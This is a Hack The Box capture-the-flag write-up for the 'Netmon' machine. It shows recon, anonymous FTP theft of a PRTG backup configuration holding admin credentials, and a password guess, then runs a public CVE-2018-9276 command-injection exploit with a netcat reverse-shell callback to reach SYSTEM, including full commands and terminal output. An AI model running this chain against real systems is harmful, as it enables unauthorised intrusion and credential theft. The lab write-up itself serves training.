# Hack The Box — Netmon Write-Up

**Machine Information**

| Item | Value |
|---|---|
| Machine | Netmon |
| Difficulty | Easy |
| Platform | Hack The Box |
| Target IP | 10.129.230.176 |
| Attacker Machine | Kali Linux |
| Author | Abhay Gupta |
| Date | March 2026 |

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**Attack Path**

Reconnaissance
↓
Multiple Services Discovered (FTP, HTTP, SMB)
↓
Anonymous FTP Access
↓
Sensitive Configuration File Download
↓
Credentials Extraction (PRTG Admin)
↓
Login to PRTG Dashboard
↓
CVE-2018-9276 Command Injection
↓
SYSTEM Shell
↓
Retrieve User and Root Flags

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**Tools Used**

- Nmap
- FTP

- Firefox
- Netcat
- Python Exploit
- Git

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**1. Reconnaissance**

A network scan was performed using **Nmap** to identify open ports and services running on the target system.

**Command Used**

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.230.176

**Scan Results**

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd (Anonymous login allowed)

80/tcp open http PRTG Network Monitor

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

5985/tcp open http Microsoft HTTPAPI httpd 2.0

Key findings:

- Anonymous FTP login enabled
- Web application running **PRTG Network Monitor**
- SMB and RPC services exposed

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**Screenshot 1,2— Nmap Scan Results**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.230.176
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 15:59 +0530
Nmap scan report for 10.129.230.176
Host is up (0.32s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_11-10-23  10:20AM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-17T10:29:41
|_  start_date: 2026-03-17T10:00:59
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.32 seconds
```

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**2. Enumeration**

**FTP Enumeration**

Connected to FTP using anonymous access:

ftp 10.129.230.176

Credentials:

Username: anonymous

Password: (blank)

Directory listing:

ls

Output:

inetpub/

PerfLogs/

Program Files/

Program Files (x86)/

Users/

Windows/

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**Screenshot 3 — FTP Enumeration**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ ftp 10.129.230.176
Connected to 10.129.230.176.
220 Microsoft FTP Service
Name (10.129.230.176:abhay): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||50075|)
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
11-10-23  10:20AM       <DIR>          Windows
226 Transfer complete.
```

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**Sensitive File Discovery**

From knowledge of PRTG installations, configuration files are typically stored at:

C:\ProgramData\Paessler\PRTG Network Monitor

Navigating through FTP directories:

cd ProgramData

cd Paessler

cd "PRTG Network Monitor"

A backup configuration file was identified:

PRTG Configuration.old.bak

Download the file:

get "PRTG Configuration.old.bak"

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**Screenshot 4 — Download Configuration File**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ ftp 10.129.230.176
Connected to 10.129.230.176.
220 Microsoft FTP Service
Name (10.129.230.176:abhay): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> cd Paessler
550 The system cannot find the file specified.
ftp> cd ProgramData
250 CWD command successful.
ftp> cd Paessler
250 CWD command successful.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> binary
200 Type set to I.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 EPRT command successful.
125 Data connection already open; Transfer starting.
100% |***********************************************************************************************************************|  1126 KiB  285.35 KiB/s    00:00 ETA
226 Transfer complete.
1153755 bytes received in 00:03 (284.87 KiB/s)
ftp>
```

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**Credential Extraction**

Viewing the file locally:

cat PRTG Configuration.old.bak

Credentials were found:

Username: prtgadmin

Password: PrTg@dmin2018

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**Screenshot 5 — Extracted Credentials**

```
<dbcredentials>
  0
</dbcredentials>
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
```

---

**Web Login**

Access the web interface:

http://10.129.230.176

Attempt login with extracted credentials.

Initial login fails, but based on common PRTG behavior, the password is incremented by year.

Successful login:

Username: prtgadmin

Password: PrTg@dmin2019

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

**Screenshot 6 — PRTG Login Page**




**Screenshot 7 — Successful Login**

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**Vulnerability Identification**

The application version:

PRTG 18.1.37.13946

This version is vulnerable to:

CVE-2018-9276 — Authenticated Command Injection

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
**Screenshot 8 — Vulnerability Research**

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## 3. Exploitation

### Download Exploit

git clone https://github.com/wildkindcc/CVE-2018-9276.git

cd CVE-2018-9276

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**Screenshot 9 — Exploit Download**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ git clone https://github.com/wildkindcc/CVE-2018-9276.git
Cloning into 'CVE-2018-9276' ...
remote: Enumerating objects: 7, done.
remote: Total 7 (delta 0), reused 0 (delta 0), pack-reused 7 (from 1)
Receiving objects: 100% (7/7), 6.08 KiB | 6.08 MiB/s, done.

┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ cd CVE-2018-9276

┌──(abhay㉿Kali)-[~/Desktop/Netmon/CVE-2018-9276]
└─$ ls
CVE-2018-9276.py  README.md
```

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### Start Listener

nc -lvnp 4444

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**Screenshot 10 — Netcat Listener**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

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**Execute Exploit**

python2 CVE-2018-9276.py -i 10.129.230.176 -p 80 --lhost 10.10.14.237 --lport 4444 --user prtgadmin --password PrTg@dmin2019

The exploit leverages authenticated command injection to execute a reverse shell.

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**Screenshot 11 — Running Exploit**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon/CVE-2018-9276]
└─$ python2 CVE-2018-9276.py -i 10.129.230.176 -p 80 --lhost 10.10.14.237 --lport 4444 --user prtgadmin --password PrTg@dmin2019
[+] [PRTG/18.1.37.13946] is Vulnerable!

[*] Exploiting [10.129.230.176:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2018]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2018] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.14.237 LPORT=4444 OUTPUT=/tmp/axrpdukp.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.14.237\MVFUDBDA]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
```

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A shell is received on the attacker machine.

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**Screenshot 12 — SYSTEM Shell**

```
┌──(abhay㉿Kali)-[~/Desktop/Netmon]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.230.176] 50720
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

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Running:

whoami

Output:

nt authority\system

The exploit directly provides **SYSTEM-level access**, eliminating the need for further privilege escalation.

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**4. Retrieving Flags**

**User Flag**

cd C:\Users\Public\Desktop

type user.txt

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**Screenshot 13 — User Flag**

```
C:\Users\Public\Desktop>cd
cd
C:\Users\Public\Desktop

C:\Users\Public\Desktop>type user.txt
type user.txt
```

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**Root Flag**

cd C:\Users\Administrator\Desktop

type root.txt

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**Screenshot 14 — Root Flag**

```
C:\Users\Administrator\Desktop>cd
cd
C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
```

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**Skills Learned**

- FTP Enumeration and Sensitive File Discovery
- Credential Extraction from Backup Files
- Web Application Authentication Bypass Techniques
- Exploiting PRTG Network Monitor
- Authenticated Command Injection
- Windows Post-Exploitation

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**Conclusion**

This machine demonstrates how misconfigured services and exposed backup files can lead to credential disclosure. By leveraging anonymous FTP access, sensitive configuration data was retrieved, revealing administrative credentials. These credentials allowed access to the PRTG dashboard, where a known vulnerability (CVE-2018-9276) enabled command injection, resulting in immediate SYSTEM-level access and full compromise of the target system.